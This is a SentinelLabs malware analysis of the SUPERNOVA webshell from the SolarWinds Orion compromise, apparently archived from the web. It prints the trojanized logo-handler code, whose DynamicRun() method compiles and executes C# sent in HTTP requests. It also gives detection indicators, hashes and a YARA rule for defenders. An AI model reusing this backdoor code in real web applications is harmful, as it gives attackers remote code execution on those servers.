SolarWinds | Understanding & Detecting the SUPERNOVA Webshell Trojan - SentinelLabs

By Marco Figueroa

Published: 2020-12-23 · Archived: 2026-04-05 17:42:34 UTC

By Marco Figueroa, James Haughom and Jim Walter

Introduction

- The recent SolarWinds' Orion supply chain attack has proven to be one of the most layered and damaging attacks of 2020, consisting of multiple artifacts and sophisticated TTPs.
- Several distinct malware families have emerged in relation to the compromise. These include the SUNBURST backdoor, SUPERNOVA, COSMICGALE & TEARDROP.
- Organizations protected by SentinelOne's Singularity platform are fully protected against all of these new threats.

In this post, we provide an analysis of the SUPERNOVA trojan, describing how the weaponized DLL payload differs from the legitimate version it supplanted. Further, we disclose some new Indicators of Compromise that may, in addition to previously documented IoCs, help security teams to detect when the malicious webshell is active.

Overview of SolarWinds' Malware Components

The sophisticated nature of the SolarWinds compromise has resulted in a flurry of new malware families, each with different characteristics and behaviors.

- SUNBURST refers to a .NET backdoor (written in C#). This backdoor was distributed as part of a trojanized MSI (Windows installer) patch and distributed via SolarWinds updating mechanisms.
- TEARDROP is a memory-resident implant used (primarily) to distribute the Cobalt Strike beacon payload.
- COSMICGALE refers to certain malicious PowerShell scripts that are executed on compromised hosts.
- SUPERNOVA refers to a web shell implant used to distribute and execute additional code on exposed hosts.


Below, we focus on understanding and detecting the SUPERNOVA web shell implant.

The Trojanized App_Web_logoimagehandler DLL


The SUPERNOVA web shell implant is a trojanized copy of a legitimate DLL .NET library in the SolarWinds Orion web application. The purpose of the original DLL is to serve up a user-configured logo to web pages in the Orion web application.

Modifying the legitimate SolarWindows DLL for malicious use required just a few key changes, and upon analysis appears deceptively ‘elegant’. Below, we illustrate some of the key differences between the legitimate SolarWinds DLL and the weaponized ‘SUPERNOVA’ DLL.


The attackers injected an additional method, `DynamicRun(),` into the legitimate SolarWinds’ LogoImageHandler class from the `App_Web_logoimagehandler.ashx.b6031896.dll`, turning the benign DLL into a sophisticated webshell.



A legitimate instance of `App_Web_logoimagehandler.ashx.b6031896.dll`:



A weaponized instance of `App_Web_logoimagehandler.ashx.b6031896.dll`:



The added `DynamicRun()` method is called by the `ProcessRequest()` method, which handles HTTP requests. The attackers added a `try/catch` block to the beginning of this method's source code to parse part of the HTTP request and redirect control flow to the attacker's `DynamicRun()` method.

The legitimate `ProcessRequest()` method:

```
public void ProcessRequest(HttpContext context)
{
    NameValueCollection nameValueCollection = HttpUtility.ParseQueryString(context.Request.Url.Query);
    try
    {
        string a = nameValueCollection["id"];
        string s;
        if (!(a == "SitelogoImage"))
        {
            if (!(a == "SiteNoclogoImage"))
            {
                throw new ArgumentOutOfRangeException(nameValueCollection["id"]);
            }
            s = WebSettingsDAL.NewNOCSiteLogo;
        }
        else
        {
            s = WebSettingsDAL.NewSiteLogo;
        }
        byte[] array = Convert.FromBase64String(s);
        if ((array == null || array.Length == 0) && File.Exists(HttpContext.Current.Server.MapPath("//NetPerfMon//images//NoLogo.gif")))
        {
            array = File.ReadAllBytes(HttpContext.Current.Server.MapPath("//NetPerfMon//images//NoLogo.gif"));
        }
```

And the weaponized `ProcessRequest()` with added `try/catch` block:

```
public void ProcessRequest(HttpContext context)
{
    try
    {
        string codes = context.Request["codes"];
        string clazz = context.Request["clazz"];
        string method = context.Request["method"];
        string[] args = context.Request["args"].Split(new char[]
        {
            '\n'
        });
        context.Response.ContentType = "text/plain";
        context.Response.Write(this.DynamicRun(codes, clazz, method, args));
    }
    catch (Exception)
    {
    }
    NameValueCollection nameValueCollection = HttpUtility.ParseQueryString(context.Request.Url.Query);
    try
    {
        string a = nameValueCollection["id"];
        string s;
        if (!(a == "SitelogoImage"))
        {
            if (!(a == "SiteNoclogoImage"))
```

The additional code simply extracts data in the form of name-value from the `Request` property of an instance of the `HttpContext` class. Once extracted, these four values will be passed to `DynamicRun()` to be executed, and the method's return value will be written back to the attacker as an HTTP response.

```
public void ProcessRequest(HttpContext context)
{
    try
    {
        string codes = context.Request["codes"];
        string clazz = context.Request["clazz"];
        string method = context.Request["method"];
        string[] args = context.Request["args"].Split(new char[]
        {
            '\n'
        });
        context.Response.ContentType = "text/plain";
        context.Response.Write(this.DynamicRun(codes, clazz, method, args));
    }
```

The `DynamicRun()` method is where the true functionality of the SUPERNOVA webshell resides. This method accepts a blob of C# source code, along with the class to instantiate, the method to invoke, and the method's arguments. These parameters will be used to compile and execute an in-memory .NET assembly sent by the attackers over HTTP.

The .NET `CSharpCodeProvider` class is the mechanism used to perform the in-memory compilation. As you can see below, the `GenerateInMemory` parameter is set to true, meaning a physical assembly will not be written to disk, allowing minimal forensic artifacts to be created. The last parameter passed to the in-memory compiler is the blob of C# source code supplied by the attacker's HTTP request to be compiled.

```
public string DynamicRun(string codes, string clazz, string method, string[] args)
{
    CompilerResults compilerResults = new CSharpCodeProvider().CreateCompiler().CompileAssemblyFromSource
      (new CompilerParameters
    {
        ReferencedAssemblies =
        {
            "System.dll",
            "System.ServiceModel.dll",
            "System.Data.dll",
            "System.Runtime.dll"
        },
        GenerateExecutable = false,
        GenerateInMemory = true
    }, codes);
```

Breakdown of parameters:

parameters	description
codes	Blob of C# source code to be compiled and executed all in-memory
clazz	.NET class to instantiate
method	.NET method to invoke
args	Arguments to be passed to the above .NET method being invoked

If no errors arise during compilation, the malware instantiates the respective class, invokes the method passed as the third argument to the function, and returns the results.

```
object obj = compilerResults.CompiledAssembly.CreateInstance(clazz);
return (string)obj.GetType().GetMethod(method).Invoke(obj, args);
```


This functionality allows the attackers to compile and execute .NET payloads at will, all within the context of SolarWinds. This mechanism does not leverage any exploit, but simply abuses legitimate .NET functionality. This is powerful, as it allows the malware to execute robust compiled code on the fly, without dropping any additional files to the file system or running any obvious or noisy commands being sent over the wire.

Detecting SUPERNOVA Webshell Activity

During our research, we created a PoC, leveraging the same `CSharpCodeProvider` mechanism SUPERNOVA uses for in-memory compilation of .NET assemblies. We found that during the compilation process, the native .NET-related utilities `CSC.exe` and `CVTRES.exe` are spawned as child processes of the calling process.

Passed as arguments to CSC and CVTRES are paths to randomly named temporary files that are used by these utilities during the compilation process.

Process tree:



Process tree with command lines:

```
- "C:UsersREMDesktoptest_compiler.exe"

----- "C:WindowsMicrosoft.NETFramework64v4.0.30319csc.exe" /noconfig /fullpaths @"C:UsersREMAppDataL

------------"C:WindowsMicrosoft.NETFramework64v4.0.30319cvtres.exe /NOLOGO /READONLY /MACHINE:IX86
```

The syntax of these command lines are as follows.

CSC:

```
"C:WindowsMicrosoft.NETFramework64<version>csc.exe" /noconfig /fullpaths @"C:Users<user>AppDataLocal
```

CVTRES:

```
"C:WindowsMicrosoft.NETFramework64<version>cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:Users<
```

This process tree can provide valuable insight into when the SUPERNOVA webshell is potentially active and receiving commands from C2. This behavior may precede additional attacker activity on the box, such as lateral movement, spawned processes, or dropped files.

Conclusion

Many organizations are currently working hard to understand and quantify their risks and exposure to the issues arising from the SolarWinds supply chain attack. While the analysis of the SolarWinds breach (and related offshoot attacks) are ongoing, it is already safe to say that this could be considered one of the more organized and sophisticated campaigns of 2020.

Given the scope of this campaign, there are a few helpful things to keep in mind.

- While SolarWinds estimates ~18000 installs of the malicious update, that does not mean all those same organizations have been fully breached. Current intelligence suggests over 140 full-blown ‘victims’.
- The main C2 infrastructure has been seized and subsequently sinkholed by Microsoft and other industry partners. This is now being used as a ‘kill switch’ for the existing malware.
- SolarWinds released a patch/update on December 15th. Orion Platform Platform v2020.2.1 HF2 has been made available for all customers running vulnerable versions of SolarWinds Orion. For Platform v2019 customers, Orion Platform v2019.4 HF 6 is available. In addition, SolarWinds has taken measures to ensure that all malicious files have been removed from their servers.

At SentinelLabs, we continue our analysis and to update all pertinent resources as new information comes to light. We encourage all to review existing resources for ongoing updates and information. The SentinelOne Singularity Platform protects and prevents malicious behaviors associated with all attacks related to the SolarWinds breach.

Further Resources

SolarWinds SUNBURST Backdoor: Inside the APT Campaign
FireEye/SolarWinds: Taking Action and Staying Protected
SentinelOne's free tool to determine if your devices are vulnerable to SUNBURST

Indicators of Compromise

SUPERNOVA Hashes:
SHA256
C15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71
SHA1
75af292f34789a1c782ea36c7127bf6106f595e8
MD5
56ceb6d0011d87b6e4d7023d7ef85676

YARA Rule for SUPERNOVA

```
import "pe"
rule SentinelLabs_SUPERNOVA
{
        meta:
                description = "Identifies potential versions of App_Web_logoimagehandler.ashx.b60318
                date = "2020-12-22"
                author = "SentinelLabs"
        strings:

                $ = "clazz"
                $ = "codes"
                $ = "args"
                $ = "ProcessRequest"
                $ = "DynamicRun"
                $ = "get_IsReusable"
                $ = "logoimagehandler.ashx" wide
                $ = "SiteNoclogoImage" wide
                $ = "SitelogoImage" wide

        condition:
                (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and pe.imports("mscoree.

}
```

SUPERNOVA MITRE ATT&CK TTPs
Input Capture: Credential API Hooking – T1056
Subvert Trust Controls: Code Signing – T1553

Supply Chain Compromise – T1195
Exfiltration – TA0010
Application Layer Protocol – T1071
Dynamic Resolution: Domain Generation Algorithms – T1568.002
Indicator Removal On Host – T1070
Masquerading – T1036
Obfuscated Files or Information – T1027
Process Discovery – T1057
Create or Modify System Process: Windows Service – T1543.003
Remote Services – T1021
System Services: Service Execution – T1568.002
Valid Accounts – T1078
